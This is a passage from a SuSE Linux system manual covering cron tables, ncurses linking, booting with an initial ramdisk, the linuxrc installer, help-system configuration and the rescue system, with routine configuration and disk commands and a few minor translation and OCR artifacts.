File contents 16.2.1: Example of an entry in `/etc/crontab`

`/etc/crontab` can *not* be processed with **`crontab -e`** but must be loaded directly into an editor, modified, and then saved.

A number of packages install shell scripts to the directories `/etc/cron.hourly`, `/etc/cron.daily`, `/etc/cron.weekly` and `/etc/cron.monthly`, whose instructions are controlled by `/usr/lib/cron/run-crons`. `/usr/lib/cron/run-crons` is run every 15 minutes from the main table (`/etc/contrab`); this guarantees that processes which may possibly have been neglected can be .... re-done in time ..... rechtzeitig nachgeholt werden. You should not be surprised if, shortly after booting the user `'nobody'` turns up in the process tables and is highly active; this probably means that `'nobody'` is just updating the locate database (see Section 17.6 page 474).

16.2.3 package curses

On the CD you will find the package `ncurses`. The corresponding libraries are named `libncurses.so.`<xx>. This means that some Makefiles have to be adapted to link **`ncurses`**. Packages of your own should be linked with the command **`-lncurses`**, and never with **`-lcurses`**. For those who want to use **`curses`** anyway, try:

```
-I/usr/include/termcap -I/usr/include/curses
-L/usr/lib/termcap -L/usr/lib/curses
```

The sources for package `uucp` are currently contained as a sub-package in the source-RPM of the program Sendmail.

16.2.4 Manpages

For some GNU applications (e. g., tar) the manpages are no longer maintained. They have been replaced by info files. Info (**`info`**) is GNU's hypertext system. Typing **`info info`** gives you a starting help in using **`info`**. **`info`** can be launched via **`emacs -f info`** or on its own: **`info`**. The programs **`tkinfo`** and **`xinfo`** are easy to use, or you can access the help system: 16.5 page 449.

16.3 Booting with the "initial ramdisk"

Describing the Problem

As soon as the Linux kernel has been booted and the root filesystem (`/`) mounted, programs can be run and further kernel modules can be integrated, providing additional functions.

But to be able to mount the root filesystem in the first place, certain conditions must be met. The kernel needs the corresponding drivers to be able to access the device on which the root filesystem is located (especially SCSI drivers). The kernel must also contain the code which is needed in order to be able to read the filesystem(`ext2`, `reiserfs`, `romfs` etc.). It is also conceivable that the root filesystem is already encrypted; in this case a password is needed to mount the filesystem.

If you just take a look at the problem of SCSI drivers, then a number of different solutions are possible: the kernel could contain all imaginable drivers. This might be a problem, because different drivers could conflict with each other; also the kernel will become very large because of this. Another possibility is to provide different kernels, each of one containing just one or a few SCSI drivers. This method also has the problem that a large number of different kernels are required. A problem which is then increased by the differently optimized kernels (Pentium optimization, SMP).

The idea of loading the SCSI driver as a module leads to the general question which is answered by the concept of an *initial ramdisk*: creating a way of being able to perform userspace-programs even before the root filesystem is mounted.

16.3.1 Concept of the Initial Ramdisk

The *initial ramdisk* (also called "initdisk" or "initrd") solves precisely the problems described above. The Linux kernel provides an option of having a small filesystem loaded to a RAM disk and running programs there before the actual root filesystem is mounted. The loading of `initrd` taken over by the boot loader (LILO, loadlin etc.); all these boot loaders only need BIOS routines to load data from the boot medium. If the boot loader is able to load the kernel, then it can also load the initial ramdisk. Special drivers are thus not required.

16.3.2 The Order of the Booting Process with initrd

The bootloader loads the kernel and the `initrd` to memory and starts the kernel, whereby the boot loader informs the kernel that an `initrd` exists and where it is located in memory.

If the `initrd` was compressed (which is typically the case), then the kernel decompresses the `initrd` and mounts it as a temporary root filesystem. A program called linuxrc is started on this in the `initrd`. This program can now do all the things necessary to be able to mount the proper root filesystem. As soon as linuxrc finishes, the (temporary) `initrd` is unmounted and the boot process continues as normal, with the mounting of the proper root filesystem. Mounting the `initrd` and running linuxrc can thus be seen as a short interlude during a normal boot process.

If the `initrd` cannot be unmounted (which is normally to be regarded as an error) then the kernel will try and re-mount `initrd` to the directory `/initrd`. If the mount point `/initrd` does not exist, an error message will be displayed. In such a case the system is fully functional, but the memory occupied by `initrd` cannot be released at all, and is thus no longer available.

linuxrc

These are the only requirements for the program linuxrc in the `initrd`; it must have the special name `linuxrc` and it must be located in the root directory of the `initrd`. Apart from this, it only needs to be executable by the kernel. This means that linuxrc may be dynamically linked; in this case, the "shared libraries" in `/lib` must be completely available in `initrd`. linuxrc can also be a shell script. For this to work, a ☞*Shell* must exist in `/bin`. In short, `initrd` must contain a minimal Linux system, which allows the program linuxrc to be carried out. When SuSE Linux is installed a statically linked linuxrc is used, to be able to keep `initrd` as small as possible (space on boot disks is very limited). linuxrc is carried out with `'root'` permissions.

The Real Root Filesystem

As soon as linuxrc terminates, `initrd` is unmounted and discarded, the boot process carries on as normal and the kernel mounts the real filesystem. What is to be mounted as the root filesystem can be influenced by linuxrc. It just needs to mount the `/proc` filesystem and write the value of the real root filesystem in numerical form to `/proc/sys/kernel/real-root-dev`.

16.3.3 Boot Loaders

Most boot loaders (above all, LILO, loadlin and syslinux) can handle `initrd`. Individual boot loaders are given instructions on how to use `initrd` as follows:

1. LILO
Enter the following line in `/etc/lilo.conf`:

```
initrd=/boot/initdisk.gz
```

The file `/boot/initdisk.gz` is the *initial ramdisk*. It can, (but doesn't have to be) compressed.

2. loadlin.exe

call up with:

`C:> loadlin <kernelimage> initrd=C:\loadlin\initdisk.gz <parameter>`

3. syslinux

Enter the following line in `syslinux.cfg`:

```
append initrd=initdisk.gz <further parameters>
```

16.3.4 Using `initrd` in SuSE

Installing the System

The `initrd` has already been used some time for the installation: here the user can load modules in linuxrc and make the entries necessary for an installation (above all, for the source medium). Linuxrc then starts YaST, which carries out the installation. When YaST has finished, it tells linuxrc where the root filesystem of the freshly installed system is located. linuxrc writes this value to `/proc`, terminates, and the kernel continues booting into the newly installed system.

For an installation of SuSE Linux you are thus, from the very beginning, booting the system which is just being installed – somehow, quite clever. A real re-boot after installation only takes place if the kernel does not match with the modules which were installed in the system. Since SuSE Linux only uses a kernel for uniprocessor systems, this will only happen if an SMP kernel was installed in the system with the corresponding modules. For this reason, an SMP kernel newly installed in the system must be re-booted, in order for it to be able to use all modules.

Booting the Installed System

In the past YaST has provided more than 40 kernels for installing in the system, whereby the only basic difference in the kernels was that each of them contained a specific SCSI driver. This was necessary to be able to mount the root filesystem after booting. Further drivers could then be loaded afterwards as modules.

But because optimized kernels are now available, this concept is no longer feasible – by now, over 100 kernel-images were needed.

This is why an `initrd` is used now, even to start the system normally. The way it is used is similar to that for an installation. The linuxrc used here, however, is simply a shell script which just has the task of loading a given module. Typically, this is just one single module, namely the very SCSI driver which is needed to access the root filesystem.

Creating an `initrd`

An `initrd` is created by means of the script **`mk_initrd`**. In SuSE Linux, the modules to be loaded are specified by the variable **`INITRD_MODULES`** in `/etc/rc.config`. After installation this variable is automatically occupied by the correct values (the installation linuxrc knows which modules were loaded). Here it should be mentioned that the modules were loaded in exactly the same order in which they appear in **`INITRD_MODULES`**. This is especially important if a number of SCSI drivers are used, since otherwise the names of the hard drives would change. Strictly speaking, it would be sufficient just to load those drivers needed to access the root filesystem, because the automatic loading of additional SCSI drivers may cause problems (how should it be "triggered", if hard drives hang on the second SCSI adapter), we load all SCSI drivers needed at the installation, by means of `initrd`.

The current **`mk_initrd`** checks if a SCSI driver is needed for the root filesystem. If you run **`mk_initrd`** on a system where `/` is to be found on EIDE hard drives, an `initrd` is not needed, as the kernel used for SuSE Linux already contains the EIDE driver. As there are more and more special EIDE controllers coming onto the market, in the future it will probably be necessary in such cases to use an `initrd` to boot the installed system.

Attention: because the loading of the `initrd` with the boot loader runs in just the same way as loading the kernel itself (LILO notices in its `map` file the location of the files), LILO must be re-installed after every change in `initrd`! Thus after every **`mk_initrd`**, a **`lilo`** is also necessary!

16.3.5 Possible Difficulties – Self-Compiled Kernels

If you compile the kernel yourself, this can often lead to the following problems: out of habit the SCSI driver is hard-linked to the kernel, but the existing `initrd` remains unchanged. When you boot, the following occurs: the kernel already contains the SCSI driver, the hardware is detected. `initrd` however now tries to load the driver again as a module; with some SCSI drivers (especially with the `aic7xxx`), this leads to the system blocking. Strictly speaking, this is a kernel error (an already existing driver should not be allowed to be loaded again as a module). – The problem is already known from another context, however (serial drivers).

There are several solutions to the problem; either configure the driver as a module (then it will be correctly loaded in the `initrd`), or remove the entry for `initrd` from the file `/etc/lilo.conf`. An equivalent to the latter solution is to remove the variable **`INITRD_MODULES`** and then run **`mk_initrd`**, which then realises that no `initrd` is needed.

16.3.6 Prospects

It is quite possible in the future that an `initrd` will be used for many more, and much more sophisticated things than loading modules needed for access to `/`.

- "High end" EIDE drivers
- Root file system on RAID software (linuxrc sets up the `md` devices)
- Root filesystem on the LVM
- Root filesystem is encrypted (linuxrc asks for the password)
- Root filesystem on a SCSI hard drive on a PCMCIA adapter.

Further Information

`/usr/src/linux/Documentation/ramdisk.txt`
`/usr/src/linux/Documentation/initrd.txt`
manpage for **`initrd`** (**`man 4 initrd`**).

16.4 linuxrc

linuxrc is started during the boot up of the kernel, usually as a prelude to a Linux system installation, before the "real" booting commences (the kernel must first be properly configured, of course). This allows you to boot a small, modularized kernel and to load the few drivers you may need as modules, onto one floppy disk – in an emergency even from a second disk (`modules`).

linuxrc is your assistant for loading all relevant hardware drivers. You can also use linuxrc as a boot disk for an already installed system, for example, as a rescue disk. You can even start a totally independent RAM disk based rescue system, for example, if something serious should happen to your hard disk or you have simply forgotten your `'root'` password. More about this below, in Section 16.6 page 453.

Main Menu

After you have selected the language, screen and keyboard, you find yourself in linuxrc's main menu (see Figure 2.3 page 31).

Start an installation with '`Start installation / system`'. Whether you can go there directly depends mainly on your hardware.

If all components that are needed for installation have already been recognized by the kernel, you do not need to load additional drivers. This mainly applies to machines that only have (E)IDE adapters (and only (E)IDE hard disks and CD-ROM as well).

If there is a SCSI adapter installed which is necessary for installation,[1] you have to load the corresponding SCSI module. The same applies if you want to install via an existing network. Here, the appropriate module has to be loaded first.

Furthermore, there are a lot of older CD-ROMs that are driven by proprietary controllers and which, therefore, need their own kernel modules. If PCMCIA devices are connected to a laptop, you need these modules as well.

[1] An adapter with only a scanner connected to it is not required at boot time.

System Information

IN 'System information' (Figure 16.1) you can check a number of other things, apart from kernel messages, such as the I/O-addresses of PCI cards or the size of the main memory recognized by Linux.

......If you are not sure about your hardware, the boot messages might help you.

You can check some system information in 'System information'. Here, you can check the used interrupts, I/O ports used, main memory and recognized PCI devices as detected by Linux.




Figure 16.1: System information

The next lines show how a hard disk and a CD-ROM connected to an (E)IDE controller announce their start. In this case, you do not need to load additional modules:

```
hda: ST32140A, 2015MB w/128kB Cache, LBA, CHS=1023/64/63
hdb: CD-ROM CDR-S1G, ATAPI CD-ROM drive
Partition check:
 hda: hda1 hda2 hda3 < hda5 >
```

If you booted a kernel that already has a SCSI driver compiled in, you do not need this SCSI driver as a module as well. Quite typical announcements when loading SCSI adapters and connected devices might look like this:

```
scsi : 1 host.
Started kswapd v 1.4.2.2
scsi0 : target 0 accepting period 100ns offset 8 10.00MHz FAST SCSI-II
scsi0 : setting target 0 to period 100ns offset 8 10.00MHz FAST SCSI-II
  Vendor: QUANTUM   Model: VP32210           Rev: 81H8
  Type:    Direct-Access                     ANSI SCSI revision: 02
Detected scsi disk sda at scsi0, channel 0, id 0, lun 0
scsi0 : target 2 accepting period 236ns offset 8 4.23MHz synchronous SCSI
scsi0 : setting target 2 to period 248ns offset 8 4.03MHz synchronous SCSI
```

```
  Vendor: TOSHIBA   Model: CD-ROM XM-3401TA  Rev: 0283
  Type:   CD-ROM                             ANSI SCSI revision: 02
scsi : detected 1 SCSI disk total.
SCSI device sda: hdwr sector= 512 bytes. Sectors= 4308352 [2103 MB] [2.1 GB]
Partition check:
 sda: sda1 sda2 sda3 sda4 < sda5 sda6 sda7 sda8 >
```

Loading Modules

You select which kinds of modules you need. If you booted via disk, the corresponding data has to be read by linuxrc and displayed in a list.

If you have booted from CD or from DOS (via loadlin), these modules are already set in linuxrc. This saves tedious loading, but it needs additional memory. If your machine has less than 8 MB of RAM, you have to boot from disk.




Figure 16.2: Load modules

linuxrc offers you a list of available drivers. On the left, there is the name of the module and, on the right, a short description of its usage.

For some components, there are a variety of drivers to choose from (even newer alpha-code drivers).

Passing on Parameters

When you have found a suitable driver, move to it with the cursor and press ↵. Now there is a dialog box where you can add additional parameters for this module. More on module parameters can be found in Section 14.3.4 page 398.

We would like to point out that, in contrast to the LILO prompt, parameters for the same module have to be separated by blanks.




Figure 16.3: Selection of SCSI drivers

In most cases, it is not necessary to specify the hardware in detail. Most drivers find their components automatically. Most network cards and proprietary CD-ROM drives, however, need parameters. If in doubt, just try ⟵.

Recognizing and initializing certain hardware can take some time. Switching to virtual console #4 (Alt + F4) lets you watch the kernel messages while loading. SCSI drivers need a while, as they have to wait for each device to load.

If loading succeeded, the messages are displayed by linuxrc so you can verify that everything ran smoothly. Otherwise, if it fails, the messages might give you a hint as to why it failed.

Start Installation / System

Once you have set up hardware support via modules, you can switch to the ‘ `Start installation / system`’ menu.

From here (Figure 16.5 page 450) a number of procedures can be started: ‘`Start installation`’ (from this item an update is also started), ‘`Boot installed system`’ (the root partition must be known), ‘`Start rescue system`’ (refer to Section 16.6 page 453) und ‘`Start Live-CD`’[2]

Tip

The item ‘`Start live-CD`’ can be of great use if, for example, you want to test, without actually installing to the hard drive, if the computer in question, or the Notebook you might want to buy, is at all compatible with SuSE Linux – such a test ought to be possible in every modern PC shop, without any trouble!!

[2] This live CD (“Live filesystem”) is only available for x86 architectures and must be bought separately).




Figure 16.4: Entering parameters for a module to be loaded

For the installation (Figure 16.6 page 451) you can choose various sources for the installation, and similarly for the rescue system (see Figure 16.6 page 451).

16.5 The SuSE Linux Help System

The help system is component-oriented, and can be viewed using any browser (see Figure 1.1 page 8, or Figure 16.7 page 452) – even across a network, if you wish.

The central component of the help system is located in the package `susehilf`, series `doc` (Documentation). Depending on your requirements, you may additionally install the following packages (for help on installation, see Section 3.4.3 page 96). The critical parts are always installed along with the standard installation, so don't panic ;-)

package apache, series n: Apache, the local WWW server.

package sdb, series doc: Basic search functionality for the SDB.

package sdb_de, series doc: The articles of the Support Database (SDB), in German.

package susepak, series doc: For studying package descriptions. . .

package howtodeh, series doc: Howto documents, German.

package howtoenh, series doc: Howto documents, English Version (generally more up to date than the translations).




Figure 16.5: the linuxrc '`Start`' menu

package `ldp`, series doc: Books, FAQs, etc. of the Linux Documentation Project (LDP) in HTML.

package `rman`, series ap: Contains http-rman.

package `inf2htm`, series doc: This is for reading Texinfo documents (see Section 1.4.3 page 7) with your web browser. The documents are converted "on-the-fly".

package `dochost`, series n: A centralized document server. Please read `/usr/doc/packages/dochost/README.SuSE`!

package `htdig`, series n: Creates an index for every WWW document found on the local host or in the local network. Turns your host into a mini web crawler.

The package `dochost` and the package `htdig` are not necessarily needed, but they enhance the functionality of working with the help system.

16.5.1 Standalone and Server Configuration

In `/etc/rc.config` you should set the variables for a standalone machine as listed in File contents 16.5.1 on the next page (preferably with YaST, as explained in Section 3.6.12 page 116 and especially in page 471). This implies that your machine is named `helios.cosmos.com`, otherwise you will have to enter the name *you* assigned.

Please make sure that the HTTP server (apache) is started at boot up. The web server is activated via **`START_HTTPD`** (value: `yes`).




Figure 16.6: Selection of source media in linuxrc

```
START_INETD="yes"
START_HTTPD="yes"
DOC_SERVER="yes"
DOC_HOST="helios.cosmos.com"
DOC_ALLOW="LOCAL .cosmos.com"
```

File contents 16.5.1: `/etc/rc.config` for standalone and server systems

`DOC_SERVER` assigns whether this host serves as document server. This has to be set to `yes` if you want to access the documents on a standalone machine. **`DOC_HOST`** sets the name of the document server (in this example: `helios.cosmos.com`). **`DOC_ALLOW`** is for security reasons. Here you may set hosts that are allowed to view the manpages. If you want to allow a whole domain do not forget the `'.'` in front!

Note

Please be aware that you need to run **`SuSEconfig`** after changing the variables. If you make changes with YaST, **`SuSEconfig`** is launched automatically.

Full-text search is available as soon as the indices for ht://Dig (package `htdig`) have been created. At the moment these are approximately 70 MB in size. There should be at least 200 MB of free space below `/opt/www/htdig`. The program is initialized by entering:

`earth:~ #` **`suserundig`**

`/usr/sbin/suserundig` parses `/opt/www/htdig/conf/susedig.conf`




Figure 16.7: Homepage of the help system (lynx)

and creates index files. If you update the HTML documents you need to re-run **/usr/sbin/suserundig**.

16.5.2 Client Configuration

You might not want to install all the help system on every machine in your local network. On the client you *just* need to install the base package `dochost`, series `n` and set the variables in `/etc/rc.config` as listed in File contents 16.5.2.

```
DOC_SERVER="no"
DOC_HOST="helios.cosmos.com"
DOC_ALLOW=""
```

File contents 16.5.2: `/etc/rc.config` for a client

This obviously only works if the documentation is installed on `helios.cosmos.com`.

16.5.3 Using the Help System

If the help system was installed as described above you can invoke it by typing **susehelp**. You can also enter the following URL directly into your WWW browser: `http://localhost/doc/susehilf/index.html` or `http://sonne.kosmos.all/doc/susehilf/index.html`; `helios.cosmos.com` will only work, of course, if your computer or the document server has this name.

16.6 The SuSE Rescue System

Overview

SuSE Linux contains – independent of the installation system – a standalone Linux-rescue system[3] with which you can, in emergencies, reach all your Linux partitions on the hard drives again "from the outside". The rescue system consists of a careful selection of help programs,providing you with sufficient tools to be able to remedy a large variety of problems with inaccessible hard drives, misconfigured configuration files, etc.

The rescue system consists of a boot disk or a bootable CD and a "rescue" system, which in SuSE Linux can be loaded from quite different media (floppy disks, CD, from the network, even directly from the SuSE-FTP server).

Preparations

Since you can re-create the boot disk at any time from the appropriate image file on the CD, in `/disks`, this forms quite a secure fallback. Apart from the boot disk, at the minimum only the file `/disks/rescue` is needed form the CD, which contains the compressed image of a small root file system. If you write this file with the Linux commands

```
earth: # /sbin/badblocks -v /dev/fd0 1440
earth: # dd if=/cdrom/disks/rescue of=/dev/fd0 bs=18k
```

or using the DOS command (assuming `Q:` is your CD-ROM in DOS):

```
Q:\dosutils> rawrite.exe
```

onto a second error-free "rescue-disk", you can also load the rescue system from the boot disk and from this rescue disk; the rescue disk can also be created with YaST (see Section 3.6.2 page 105). The rescue disk is currently based on libc5 (SuSE Linux 5.3); only in this way is it possible to store certain programs on the floppy disk (an ☞*Editor*, fdisk, e2fsck etc.) – the glibc would be too large to fit.

....Please bear in mind that you cannot mount the rescue disk by itself, because it does not contain a filesystem, but a compressed image (the uncompressed image would take up to 3.5 MB space, too large to fit on a floppy disk). If you want to look at the rescue disk image, you have to decompress it in advance and then mount it (your username must be '`root`'). Provided that your Linux kernel supports the *loop device*, you can enter:

```
earth: # cp /cdrom/disks/rescue /root/rescue.gz
earth: # gunzip /root/rescue.gz
earth: # mount -t ext2 -o loop /root/rescue /mnt
```

Now you can have a look at the contents of the rescue disk in `/mnt`.

[3] to be precise, there are now two of these (more on this below) – or even three, if you are inclined to also regard the startable "live filesystem" as a rescue system; this Live-Filesystem can be bought separately, at a small price

Note

Always have some *extra* boot disks at hand! Creating such a disk does not take long—much less time than searching for a disk in an emergency. In such an emergency, you can be sure that your CD-ROM will not work either (Murphy's law...)!

Launching the Rescue System

The rescue system, like a normal installation, is launched using the SuSE boot disk or from the bootable CD 1. The individual steps:

1. *Requirements:* The floppy drive or CD-ROM must be bootable (if not, you must run CMOS setup to modify the settings).
2. Launch the system with the SuSE boot disk or with CD 1. At the boot prompt either enter `yast1` or `manual`; for `manual` you have the option of loading the necessary kernel modules independently.
3. Enter the language, keyboard, etc., as in the installation with linuxrc, until you get to the main menu.
4. Now select '`Installation/Start system`'.
5. Insert the CD or the disk containing the compressed image of the rescue system.
6. In the main menu select '`Start installation / system`'.
7. If you started with the boot disk, you should now insert the installation-CD or the `rescue` disk with the compressed image of the rescue system.
8. In the menu '`Start installation/system`' select the item '`Start rescue system`' (see Figure 16.5 page 450) and then specify the desired source medium (Figure 16.8 on the next page):

   '`CD-ROM`': this is the "normal way". linuxrc will load a convenient system (`.../suse/images/rescue`). In order to to do this, the computer must have at least 16 MB RAM (memory), 24 MB would be preferable. – the directory `/cdrom` is exported at the same time, by the way; thus it is also possible to start the rescue system easily and then to perform a network installation from *this* CD (you should provide `/etc/rc.config` with the necessary values and then run SuSEconfig; see Section 17.5 page 463 pp.).

   '`Network (NFS)`': obtain the `rescue` system via NFS from the network; for this, of course, you have to have the driver for your network card already installed; refer also to the general hints in Section 2.4.2 page 49.




Figure 16.8: Source media in linuxrc

'`Network (FTP)`': obtaining the `rescue` system via FTP from the network; don't forget the network card driver!

'`Hard drive`': load the `rescue` system from the hard drive.

'`Floppy Disk`': Start the `rescue` system from the floppy disk, as described above; this variation also works even if the computer only has a small amount of RAM.

The rescue system is now decompressed, loaded onto a RAM floppy disk as a new root filesystem, mounted and started. Now it is ready for use.

Working with the Rescue System

The rescue system provides three virtual consoles on keys Alt + F1 to Alt + F3. Here '`root`' may log in without a password. Alt + F4 brings you to the system console where you can view the kernel and syslog messages.

A shell and lots of other useful utilities (net tools) can be found in `/bin`. In `sbin` you can find e2fsck which is very useful for checking and repairing filesystems.

In `sbin`, there are some important binaries for system maintenance, such as fdisk, mkfs, mkswap, mount, mount, init, shutdown, as well as ifconfig, route, and netstat for maintaining the network.

An editor, vi, is located in `/usr/bin`. Also, tools like (grep, find, less, etc.) and, most important of all, telnet, are available.

`/mnt/usr/bin`.

Example: Accessing Your Normal System

To mount a Linux system using the rescue system, you should use the mount point `/mnt`. You can, of course, also use or create another directory.

As an example, let's assume that your normal system is put together according to the `/etc/fstab` shown in the example file 16.6.1.

```
/dev/sdb5       swap        swap        defaults   0   0
/dev/sdb3       /           ext2        defaults   1   1
/dev/sdb6       /usr        ext2        defaults   1   2
```

